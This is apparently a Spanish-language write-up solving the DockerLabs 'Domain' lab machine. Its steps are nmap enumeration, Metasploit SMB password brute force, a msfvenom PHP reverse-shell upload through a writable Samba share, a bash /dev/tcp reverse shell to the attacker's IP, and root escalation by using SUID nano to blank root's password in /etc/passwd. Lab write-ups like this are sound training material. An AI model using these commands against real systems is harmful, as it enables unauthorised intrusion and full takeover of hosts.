Domain

- Enumeración
  - Ping
  - Nmap
- Explotación
  - Smbclient Anónimo
  - Rpcclient
  - Fuerza bruta con MSFconsole
  - Smbmap
  - Smbclient
  - HTTP
  - SUID

Resolviendo la máquina Domain


> En esta publicación, comparto cómo resolví la máquina **Domain** de DockerLabs.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 172.17.0.2
```



TTL=64 -> **Linux**

Nmap

`nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts`

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 19:02 CEST
Initiating ARP Ping Scan at 19:02
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 19:02, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:02
Scanning 172.17.0.2 [65535 ports]
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:02, 0.57s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2025-07-14 19:02:29 CEST for 1s
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE      REASON
80/tcp  open  http         syn-ack ttl 64
139/tcp open  netbios-ssn  syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

`nmap -p80,139,445 -sCV 172.17.0.2 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 19:03 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000045s latency).

PORT    STATE SERVICE     VERSION
80/tcp  open  http        Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: \xC2\xBFQu\xC3\xA9 es Samba?
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-07-14T17:03:22
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.60 seconds
```

Explotación


Smbclient Anónimo

Se intenta acceder con usuario anónimo a **Samba**, el acceso anónimo no está habilitado.

```
smbclient -L 172.17.0.2 -N
```

Rpcclient

```
rpcclient -U "" -N 172.17.0.2
```



Fuerza bruta con MSFconsole

Se crea un archivo llamado *users* con los usuarios descubiertos.

```
nano users
```

```
james
bob
```

Se utiliza un módulo de *Metasploit* para realizar fuerza bruta a **Samba**.

```
auxiliary/scanner/smb/smb_login
```

```
search auxiliary/scanner/smb/smb_login
use 0 | use auxiliary/scanner/smb/smb_login
show options
set RHOSTS 172.17.0.2
set USER_FILE
/home/manumore/Escritorio/manumore/Laboratorios/DockerLabs/Domain/users
exploit
```

```
Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting                                                  Required  Description
   ----              ---------------                                                  --------  -----------
   ABORT_ON_LOCKOUT  false                                                            yes       Abort the run when an account lockout is detected
   ANONYMOUS_LOGIN   false                                                            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false                                                            no        Create a new session for every successful login
   DB_ALL_CREDS      false                                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH   false                                                            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false                                                            no        Detect if domain is required for the specified user
   PASS_FILE         /usr/share/wordlists/rockyou.txt                                 no        File containing passwords, one per line
   PRESERVE_DOMAINS  true                                                             no        Respect a username that contains a domain name.
   Proxies                                                                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false                                                            no        Record guest-privileged random logins to the database
   RHOSTS            172.17.0.2                                                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             445                                                              yes       The SMB service port (TCP)
   SMBDomain         .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                            no        The password for the specified username
   SMBUser                                                                            no        The username to authenticate as
   STOP_ON_SUCCESS   false                                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                                                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                            no        Try the username as the password for all users
   USER_FILE         /home/manumore/Escritorio/manumore/Laboratorios/DockerLabs/Domain/users  no        File containing usernames, one per line
   VERBOSE           true                                                             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

```
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:s123456',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:nicole2',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:mercado',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:mango',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:ilovekyle',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:godlovesme',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:garnet',
[-] 172.17.0.2:445        - 172.17.0.2:445 - Failed: '.\bob:brendon',
[+] 172.17.0.2:445        - 172.17.0.2:445 - Success: '.\bob:star'
[*] 172.17.0.2:445        - Scanned 1 of 1 hosts (100% complete)
[*] 172.17.0.2:445        - Bruteforce completed, 1 credential was successful.
[*] 172.17.0.2:445        - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

Smbmap

Se listan los permisos que tenemos con el usuario *bob*, se observa que en *html* podemos leer y escribir.

```
smbmap -u 'bob' -p 'star' -H 172.17.0.2
```

```
    ________ ___      ___ _______  ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\|"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445  Name: 172.17.0.2                Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  READ ONLY       Printer Drivers
        html                                                    READ, WRITE     HTML Share
        IPC$                                                    NO ACCESS       IPC Service (0d9b0497d365 server (Samba, Ubuntu))
[*] Closed 1 connections
```

Smbclient

```
smbclient -U 'bob' //172.17.0.2/html
```

```
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul 14 19:45:12 2025
  ..                                  D        0  Thu Apr 11 10:18:47 2024
  index.html                          N     1832  Thu Apr 11 10:21:43 2024

                12044928 blocks of size 1024. 8326296 blocks available
```

Al tener permisos para escribir, se crea y se sube un *payload malicioso*.

`msfvenom -p php/reverse_php LHOST=192.168.1.127 LPORT=444 -f raw > pwned.php`

`put pwned.php`

```
smb: \> put pwned.php
putting file pwned.php as \pwned.php (242,8 kb/s) (average 242,8 kb/s)
smb: \> ls
  .                                   D        0  Mon Jul 14 19:57:23 2025
  ..                                  D        0  Thu Apr 11 10:18:47 2024
  index.html                          N     1832  Thu Apr 11 10:21:43 2024
  pwned.php                           A     2984  Mon Jul 14 19:57:23 2025

                12044928 blocks of size 1024. 8326292 blocks available
```

HTTP

Se realiza una escucha en los puertos 444 y 4444.

`nc -nlvp 444`

`nc -nlvp 4444`

Se ejecuta el *payload* subido anteriormente.

`http://172.17.0.2/pwned.php`

Se establece una *reverse shell* para mantener el acceso persistente

`bash -c "sh -i >& /dev/tcp/192.168.1.127/4444 0>&1"`

```
listening on [any] 444 ...
connect to [192.168.1.127] from (UNKNOWN) [172.17.0.2] 56876
bash -c "sh -i >& /dev/tcp/192.168.1.127/4444 0>&1"
```

Se realiza el tratamiento de la terminal.

```
script /dev/null -c bash
Ctrl + Z
stty raw -echo; fg
reset xterm
```


```
export TERM=xterm
export SHELL=bash
```

```
www-data@0d9b0497d365:/var/www/html$ whoami
www-data
www-data@0d9b0497d365:/var/www/html$ pwd
/var/www/html
www-data@0d9b0497d365:/var/www/html$
```

SUID

Se realiza una búsqueda de permisos **SUID**.

```
find / -perm -4000 2>/dev/null
```



Se observa un permiso sospechoso: *usr/bin/nano*. Se realiza una búsqueda por GTFOBins.

Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The `SPELL` environment variable can be used in place of the `-s` option if the command line cannot be changed.

```
sudo install -m =xs $(which nano) .

./nano -s /bin/sh
/bin/sh
^T
```

Una de las formas de escalar privilegios con *nano*, es modificar el fichero `/etc/passwd`.

Se modifica el archivo `/etc/passwd` eliminando la contraseña de *root*, permitiendo el acceso directo sin autenticación.

```
cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
bob:x:1000:1000:bob,,,:/home/bob:/bin/bash
james:x:1001:1001:james,,,:/home/james:/bin/bash
```

`nano /etc/passwd`

`cat /etc/passwd`

```
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
bob:x:1000:1000:bob,,,:/home/bob:/bin/bash
james:x:1001:1001:james,,,:/home/james:/bin/bash
```

`su root`

```
root@0d9b0497d365:/var/www/html# whoami
root
root@0d9b0497d365:/var/www/html#
```